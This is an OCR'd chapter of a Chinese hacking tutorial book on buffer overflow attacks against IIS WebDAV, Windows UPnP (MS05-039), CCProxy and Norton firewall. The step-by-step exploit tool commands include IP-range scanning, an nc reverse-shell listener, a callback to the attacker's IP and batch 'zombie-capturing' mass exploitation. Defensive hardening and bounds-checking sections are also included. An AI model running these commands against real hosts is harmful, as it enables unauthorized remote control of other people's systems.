WebDAV 缓冲区溢出出现的主要原因，是 IIS 服务默认提供了对 WebDAV 的支持，WebDAV 可以通过 HTTP 向用户提供远程文件存储的服务，但该组件不能充分检查传递给部分系统组件的数据。这样，远程攻击者利用这个漏洞就可以对 WebDAV 进行缓冲区溢出攻击，从而获得 LocalSystem 权限，进而完全控制目标主机。

1. WebDAV 缓冲区溢出攻击

下面介绍 WebDAV 缓冲区溢出攻击过程。入侵之前攻击者需准备两个程序，即 WebDAV 漏洞扫描器 WebDAVScan.exe 和缓冲区溢出工具 webdavx3.exe。具体的操作步骤如下。

步骤 01 下载并解压缩 WebDAV 漏洞扫描器，在解压后的文件夹中双击 WebDAVScan.exe 可执行文件，打开其操作主界面，在“起始 IP”和“结束 IP”文本框中输入要扫描的 IP 地址范围，如图 6-73 所示。

步骤 02 单击“扫描”按钮，开始扫描目标主机，该程序运行速度非常快，可以准确地检测出远程 IIS 服务器是否存在有 WebDAV 漏洞，在扫描列表中的“WebDAV”列中凡是标明“Enable”的，则说明该主机存在漏洞，如图 6-74 所示。



图 6-73 WebDAV 漏洞扫描器



图 6-74 扫描存在漏洞的主机

步骤 03 在“命令提示符”窗口中输入“cd c:\”命令，进入 C 盘目录之中，如图 6-75 所示。在 C 盘目录之中运行命令“webdavx3.exe 192.168.0.10”，即可开始溢出攻击，如图 6-76 所示。



图 6-75 进入 C 盘目录



图 6-76 溢出攻击

其运行结果如下：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
IIS WebDAV overflow remote exploit by isno@xfocus.org
start to try offset
if STOP a long time, you can press ^C and telnet 192.168.0.10  7788
try offset: 0
try offset: 1
try offset: 2
try offset: 3
waiting for iis restart.....................
```

步骤 04 如果出现上面述结果则表明溢出成功，稍等 2～3 分钟后，按“Ctrl+C”组合键结束溢出，再在“命令提示符”窗口中输入命令：telnet 192.168.0.10 7788，如图 6-77 所示。

步骤 05 当连接成功后，就可以拥有目标主机的系统管理员权限，即可对目标主机进行任意操作。例如，在“命令提示符”窗口中输入命令：“cd c:\”，即可进入目标主机的 C 盘目录之下，如图 6-78 所示。




图 6-77　连接目标主机



图 6-78　进入目标主机 C 盘目录下

2. WebDAV 缓冲区溢出攻击防御

如果不能立刻安装补丁或升级，用户可以采取如下措施来降低威胁：

- 使用微软提供的 IIS Lockdown 工具防止该漏洞被利用；
- 在注册表中完全关闭 WebDAV 包括的 PUT 和 DELETE 请求。

具体的操作步骤如下。

步骤 01 启动注册表编辑器。在“运行”对话框中的“打开”文本框中输入“Regedt32.exe”，然后按下 Enter 键，打开“注册表编辑器”窗口，如图 6-79 所示。

步骤 02 在注册表中搜索如下键：“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters ”，如图 6-80 所示。

步骤 03 选中该键值后单击鼠标右键，从弹出的快捷菜单中选择“新建”菜单项，即可新建一个项目，并将该项目重命名为“DisableWebDAV”，如图 6-81 所示。

步骤 04 选中新建的项目“DisableWebDAV”，在窗口的右侧“数值”下侧单击鼠标右键，从弹出的快捷菜单中选择“DWORD 值”选项，如图 6-82 所示。

步骤 05 在“注册表编辑器”窗口中新建一个键值，选择该键值，在弹出菜单中选择“修改”菜单项，打开“编辑 DWORD 值”对话框，在“数值名称”文本框中输入“DisableWebDAV”，在“数值数据”文本框中输入“1”，如图 6-83 所示。单击“确定”按钮，即可在注册表中完全关闭 WebDAV 包括的 PUT 和 DELETE 请求，如图 6-84 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 6-79 “注册表编辑器”窗口



图 6-80 搜索 Parameters 键值



图 6-81 新建项目



图 6-82 选择“DWORD 值”选项




图 6-83 “编制 DWORD 值”对话框




图 6-84 新建 DisableWebDAV 键值

6.2.4 即插即用功能远程控制缓冲区溢出攻击

UPnP（全称 Universal Plug and Play，通用即插即用）软件是基于互联网协议的，它允许不同的设备（如电脑、扫描仪、打印机等）联成网络，可在彼此之间自动识别并进行通信，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

用户不需要再挨个为每个外设配置计算机。

1. 即插即用功能远程控制缓冲区溢出攻击

UPnP 也存在缓冲区溢出问题，它是 Windows 中有史以来最严重的缓冲溢出漏洞，当处理 NOTIFY 命令中的 Location 字段时，如果 IP 地址、端口和文件名部分超长，就会发生缓冲区溢出，由此会造成服务器程序的一些进程，其内存空间的内容被覆盖。

下面简单介绍即插即用功能远程控制缓冲区溢出攻击的过程。入侵之前攻击者需要准备两个程序，即 MS05-039Scan 工具和缓冲区溢出工具 ms05039.exe。其具体的攻击步骤如下。

步骤 01 下载并解压缩 MS05-039Scan 工具，用于 Microsoft Windows 即插即用功能远程缓冲区溢出漏洞的专用扫描工具。如图 6-85 所示即为打开的“MS05-039Scan”主窗口。



图 6-85 “MS05-039Scan 运行”主窗口

> **注意**　只查找出远程主机存在的漏洞还远远不够，最好能知道远程主机上使用的 Windows 操作系统类型，这时可以使用 X-Scan 来对远程主机进行扫描，以获取操作系统类型。

步骤 02 在 MS05-039Scan 主窗口中输入远程主机 IP 的起始和结束地址之后，单击 按钮，把输入的 IP 地址添加到扫描范围中，如图 6-86 所示。

步骤 03 单击 按钮，开始对远程主机进行扫描，在其中查找存在 Windows 即插即用远程缓冲区溢出漏洞的远程主机，如图 6-87 所示。



图 6-86　设置扫描的 IP 范围




图 6-87　扫描结果

步骤 04 利用 X-Scan 扫描存在漏洞的远程主机，查看它的主机类型。在本地命令行窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

中找到 nc.exe 工具所在的目录之后，在其中输入“nc -l –p 7755”命令，进行监听状态（7755 代表在本地主机中打开用于监听的端口号）。

步骤 05 在 MS-DOS 命令行窗口中找到 ms05039.exe 所在的目录之后，在其中输入“ms05039.exe 存在漏洞的远程主机 IP 本地机 IP 7755 1”命令，对远程主机添加账号，如果账号添加成功，则说明获得了管理员权限。

ms05039.exe 工具的命令格式为： ms05039.exe<host><conIP><conPort>[target]。

- host：指远程主机 IP 地址或者远程主机名。
- conIP：本地回连 IP。
- ConPort：溢出成功后远程主机回连的端口号。
- Target：选择操作系统类型。

2. 预防措施

由于 Windows XP 在出售之前就已经打开了 UpnP 功能，因此，所有 Windows XP 用户都应立即安装该补丁；而 Windows Me 用户只有在运行 UpnP 时才需要该补丁，因为 Windows Me 的 UPnP 功能在安装时是关闭的。Windows XP 用户可以在“http://www.microsoft.com/Downloads/Release.asp? ReleaseID=34951”地址中下载该补丁。

6.3 安全防线上的溢出漏洞

对于服务器系统存在的漏洞，服务商发布更新非常及时，管理员也会及时为系统打上补丁，因此系统遭受漏洞攻击的安全威胁周期非常短。对于在服务器上运行的各种第三方软件，由于技术与服务的原因，往往发布更新弥补漏洞不够及时，管理员应该重视。其实在许多服务器上，造成整个安全防线全面崩溃的原因，往往就是这些安全防线上不起眼的溢出漏洞。

6.3.1 不可信任的 HTTP CONNECT 代理“请求”

使用代理服务器可以帮助用户获取网络上的相关信息和资源，如果代理服务器软件存在远程溢出漏洞，各种服务器网站将是一场可怕的灾难。国内常用代理服务器软件是 CCProxy，该软件由于设计不够完善，导致多次出现远程溢出漏洞，服务器遭受攻击者的破坏。

很多代理服务器也存在着类似的漏洞，这里就以 CCProxy 即遥志代理服务器软件为例，分析利用代理服务器溢出漏洞进行攻击的过程，以提高读者对代理服务器软件安全性的重视。

1. “恶意”请求，溢出漏洞的关键

CCProxy 代理服务器软件屡次出现溢出漏洞的关键在于，CCProxy 程序对连接请求处理不当所造成的。CCProxy 默认的 HTTP 代理端口是 808，它可在其界面中进行更改。通常情况下，CCProxy 会监听这个端口，接收发送到此端口的 HTTP 代理连接请求，为连接执行代理服务。

造成漏洞的原因很简单，由于 CCProxy 没有正确地处理发送给默认监听到 TCP808 端口上的 HTTP 代理的连接请求，远程攻击者可通过发送恶意构造的请求，触发栈溢出，导致执行恶意代码。如在 CCProxy6.5 和 CCProxy6.61 版本中存在的 Connect 远程溢出漏洞，就是通过对 CCProxy 的 HTTP 代理端口发送带有超长主机名的 CONNECT 请求，导致远程溢出攻击。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. 搜索溢出攻击目标

在正式进行溢出攻击之前，必须先搜索出存在溢出漏洞的目标主机。由于，CCProxy 的 HTTP 代理使用的默认端口是 808，在提供“HTTP/RTSP”、“Secure”等代理服务时，就会开放这个端口。如果同时启用了 Socks 或 FTP 代理，还可能开放 1080 和 2121 端口。因此使用这些端口的特性，可以轻松地确定哪些主机使用了 CCProxy 代理软件的服务器。

（1） 使用扫描器搜索 CCProxy 代理服务器

使用 CCProxy 共享代理上网，通常会自动打开代理服务器的 808 系统端口，因此，使用扫描器对某个网段进行扫描时，如果发送到开放了 808 端口的主机，就可以认为该台主机使用了 CCProxy 软件作为代理的服务器。具体的搜索步骤如下。

步骤 01 运行 X-Scan 扫描器，单击其工具栏上的“扫描参数”按钮，打开“扫描参数”对话框，在“检测范围”中选择执行要扫描的 IP 地址范围，这里可以输入一个固定的 IP 地址也可以输入一个 IP 地址段，如图 6-88 所示。

步骤 02 展开“全局设置”→“扫描模块”选项，在其中设置扫描模块为“开放服务”，如图 6-89 所示。展开“插件设置”→“端口相关设置”选项，将“待检测端口”设置为“808，1080”或“808，1080，2121”，这里设置为“808”，如图 6-90 所示。




图 6-88　设置检测范围




图 6-89　设置扫描模块

步骤 03 在“全局设置”主选项下选择“其他设置”选项，将其中的扫描类型设置为“无条件扫描”，如图 6-91 所示。单击“确定”按钮，即可关闭“扫描参数”对话框。




图 6-90　设置扫描端口




图 6-91　设置扫描类型

步骤 04 在 X-Scan 扫描器主操作界面中的工具栏上单击“开始扫描”按钮，则 X-Scan 可按照用户的设置进行扫描，如图 6-92 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 在扫描介绍后，即可自动弹出一个扫描结果显示窗口。如果发现开放了 808、1080 或 2121 端口的主机，则可以推测该台主机运行了 CCProxy，如图 6-93 所示。




图 6-92 设置扫描主机



图 6-93 扫描报告

3. 探测 CCProxy

在默认情况下，CCProxy 会将“23”作为 Telnet 服务的代理端口，“2121”作为 FTP 服务的代理端口，用户只需要在这些端口上进行数据信息探测，就可以发现目标主机是不是 CCProxy 代理服务器。探测 CCProxy 的具体操作步骤如下。

步骤 01 在“命令提示符”窗口，运行“Telnet 192.168.0.10 23”命令，如图 6-94 所示。如果目标代理服务器是处于 CCProxy 的免密码状态，就会出现 Banner 信息“CCProxy Telnet Server Ready”，如图 6-95 所示。



图.6-94 输入 Telnet 命令



图 6-95 CCProxy 免密码状态提示

步骤 02 如果目标代理服务器是处于 CCProxy 密码状态，即设置过代理用户名和密码，则会提示输入用户名，随意输入几个字符，将会出现错误提示“User Invalid”，如图 6-96 所示。这些信息都是 CCProxy 特有提示信息，可轻松确定目标代理服务器是否安装了 CCProxy。

4. 利用漏洞进行溢出攻击

在找到攻击溢出的目标主机后，下面就可以利用远程溢出漏洞攻击工具“ccproxyexp”进行溢出攻击测试。具体的操作步骤如下。

步骤 01 下载并解压缩“ccproxyexp”工具压缩包，将解压文件复制到 C 盘目录之下，在“命令提示符”窗口中利用“cd”命令进入“ccproxyexp”所在文件夹，如图 6-97 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 6-96　CCProxy 处于密码状态提示信息




图 6-97　进入 ccproxyexp 文件夹中

步骤 02 运行“ccproxyexp”程序，命令格式为：“ccproxyexp.exe 目标 IP 地址 攻击端口”。这里假设 ccproxy 代理服务器漏洞主机的 IP 地址为“192.168.0.10”，在“命令提示符”窗口中输入命令“ccproxyexp.exe 192.168.0.10 808”，如图 6-98 所示。

步骤 03 当执行该命令后，系统会先询问“本主机 IP 是否与目标主机在同一个网段？[y/n]”，如图 6-99 所示。




图 6-98　输入命令信息




图 6-99　选择网段信息

步骤 04 如果是在一个网段内，则按下“Y”键；否则按下“N”键，这里按下“Y”键，使得溢出程序开始连接远程主机，并自动发送溢出代码，如图 6-100 所示。

步骤 05 在代码发送成功后，ccproxyexp 将自动连接在远程主机上溢出打开的端口，并获取一个 System 权限的 shell，如图 6-101 所示。在获取的 Shell 命令窗口中可以进行各种系统的操作，包括添加/删除用户账号等，还可以利用 FTP 上传木马程序等，控制目标主机。




图 6-100　发送溢出代码




图 6-101　获取远程 Shell

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 06 如果不在一个网段内，则按下“N”键，在溢出时会再次询问“本主机有没有真实外网 IP 地址？[y/n]”，如图 6-102 所示。

步骤 07 如果本主机存在公网 IP 地址，则按下“Y”键，自动进行溢出，如图 6-103 所示。如果本机是处于局域网内，没有公网 IP 地址，则按“N”键，按照要求输入本机网关的外网 IP 地址，再按照提示进行溢出攻击即可。




图 6-102 不在一个网段内



图 6-103 不同网段有公网的溢出攻击

6.3.2 一击即溃的诺顿防火墙

诺顿防火墙软件是一个通过支持高级加密标准算法确保最高安全和性能的防火墙，可以提供安全故障转移和最长的正确运转时间等。也成了许多企业和个人计算机用户实施安全保护的重要屏障，不可避免地出现了攻击者可利用的漏洞。

1. 一击即溃的原因

诺顿防火墙曾经多次出现远程溢出漏洞的主要原因是其过长的 DNS 域名。该 DNS 域名问题造成了多个版本诺顿防火墙都存在一个危害非常严重的 DNS 应答拒绝服务溢出漏洞。这个漏洞存在于“SYMDNS.SYS”文件之中。在允许程序通过防火墙之前，“SYMDNS.SYS 驱动的软件会验证每个 DNS 应答包，在重组 DNS Answer.Name 时对外部提供的数据缺少充分的边界缓冲区检查，如果攻击者有意构建恶意的 DNS 应答数据到受此漏洞影响的 UDP53 端口，就可能发生拒绝服务攻击，存在执行任意指令的可能。

2. 构造 DNS 应答，触发溢出攻击。

在了解了诺顿防火墙一击即溃的原因之后，下面就来演示一个利用 DNS 应答溢出漏洞进行攻击的过程。具体的攻击过程如下。



图 6-104 “诺顿自动溢出机”界面

步骤 01 下载并解压缩诺顿防火墙溢出攻击工具“诺顿自动溢出机”，双击其中的可执行文件，打开“诺顿自动溢出机”主操作界面，在其中输入需要扫描漏洞的 IP 地址范围和扫描线程，如图 6-104 所示。

步骤 02 单击“扫描漏洞”按钮，开始扫描存在 DNS 溢出漏洞的主机，如图 6-105 所示。单击“整理 IP”按钮，打开 Result.txt 记事本文件，在其中显示了已经扫描到的 IP 地址信息，如图 6-106 所示。单击“批量溢出”按钮，开始自动进行扫描溢出攻击，如图 6-107 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 6-105　扫描漏洞信息




图 6-106　扫描结果

步骤 03 单击“全自动溢出抓鸡”按钮，即可完成自动扫描溢出攻击全过程，如果溢出攻击成功，对象的防火墙就会出现错误提示，并在 NC 监听的窗口中获取一个 CMDShell，这样被保护的主机也就完全暴露在攻击者的面前，如图 6-108 所示。



图 6-107　批量溢出攻击



图 6-108　nc 监听窗口

6.4　防止缓冲区溢出

缓冲区溢出是当今流行的一种网络攻击方法，它易于攻击而且危害严重，给系统的安全带来了极大的隐患。因此，如何及时有效地检测出计算机网络系统攻击行为，已越来越成为网络安全管理的一项重要内容。

6.4.1　防范缓冲区溢出的根本方法

目前有四种基本的方法保护缓冲区免受缓冲区溢出的攻击和影响，包括编写正确的代码、非执行的缓冲区、数组边界检查和程序指针完整性检查。

1.　编写正确的代码

编写正确的代码是防止缓冲区溢出攻击最直接最有效的方法，特别是编写像 C 语言那种具有容易出错倾向的程序更显得很有意义。尽管人们知道了如何编写安全的程序组，但具有

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

安全漏洞的程序依旧出现。为此，人们又开发了一些工具和技术来帮助经验不足的程序员编写安全正确的程序代码。

最简单的方法就是用 grep 来搜索源代码中容易产生漏洞的库的调用，然而依然有漏网之鱼存在。为了对付这些问题，人们又开发了一些高级的查错工具，如 faultinjection 等。这些工具的目的在于通过人为随机地产生一些缓冲区溢出来寻找代码的安全漏洞，还有一些静态分析工具，用于侦测缓冲区溢出的存在。

虽然这些工具可以帮助程序员开发更安全的程序，但是由于 C 语言的特点，这些工具不可能找出所有的缓冲区溢出漏洞。因此，侦错技术只能用来减少缓冲区溢出的可能，并不能完全地消除它的存在，除非程序员能保证他的程序万元一失。

2. 非执行的缓冲区

通过使被攻击程序的数据段地址空间不可执行，从而使得攻击者不能执行被攻击程序植入输入缓冲区的代码，这种技术被称为非执行的缓冲区技术。

事实上，很多老的 UNIX 系统都是这样设计的，但是近来的 UNIX 和 Windows 系统为实现更好的性能和功能，往往在数据段中动态地放入可执行的代码，为了保持程序的兼容性不可能使得所有程序的数据段不可执行。

针对这一问题，用户可以设定堆栈数据段不可执行，这样就可以最大限度地保证了程序的兼容性。Linux 和 Windows 都发布了有关这方面的内核补丁，因为几乎没有任何合法的程序会在堆栈中存放代码，这种做法几乎不产生任何兼容性问题，但在 Linux 中的两个特例之中，可执行的代码必须被放入堆栈中，因此这个方法虽好，但还是不能完全地杜绝所有的缓冲区溢出漏洞的攻击。

非执行堆栈的保护可以有效地对付把代码植入自动变量的缓冲区溢出攻击，而对于其他形式的攻击则没有效果。通过引用一个驻留的程序的指针，就可以跳过这种保护措施。其他的攻击可以采用把代码植入堆或静态数据段中来跳过保护。

3. 数组边界检查

数组边界检查能防止所有的缓冲区溢出的产生和攻击。这是因为只要数组不能溢出，也就是说，如果数据不允许超过长度，溢出攻击也就无从谈起。

为了实现数组边界检查，就需要把所有对数组的读写操作都检查一遍，以确保对数组的操作在正确的范围。最直接的方法是检查所有的数组操作，但通常可以采用一些优化的技术来减少检查的次数。目前有如下几种检查方法。

（1） Compaq C 编译器

Compaq 公司为 Alpha CPU 开发的 C 编译器，支持有限度的边界检查（使用 check_bounds 参数）。其检查能力是有限的，存在如下限制：

- 只有显示的数组引用才被检查，如“a[3]”会被检查，而“*(a+3)”则不会。
- 由于所有的 C 数组在传送时是指针传递，所以传递给函数的数组不会被检查。
- 带有危险性的库函数（如 strcpy）不会在编译时进行边界检查，即便是指定了边界检查。在 C 语言中利用指针进行数组操作和传递是非常频繁的，因此，这种局限性非常严重。通常这种边界检查用来程序的查错，且不能保证不发生缓冲区溢出的漏洞。

（2） C 的数组边界检查

Richard Jones 和 Paul Kelly 开发了一个 gcc 的补丁，用来实现对 C 程序完全的数组边界

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

检查。而且由于没有改变指针的含义，所以被编译的程序和其他 gcc 模块具有很好的兼容性。更进一步的是，由此从没有指针的表达式中导出了一个“基”指针，再通过检查这个基指针来侦测表达式的结果是否在容许的范围之内。

- Purify 工具。存储器存取检查，Purify 是 C 程序调试时查看存储器使用的工具，而不是专用的安全工具。Purify 使用“目标代码插入”技术来检查所有的存储器存取。通过用 Purify 连接工具连接，可执行代码在执行的时候带来的性能的损失要下降 3～5 倍。
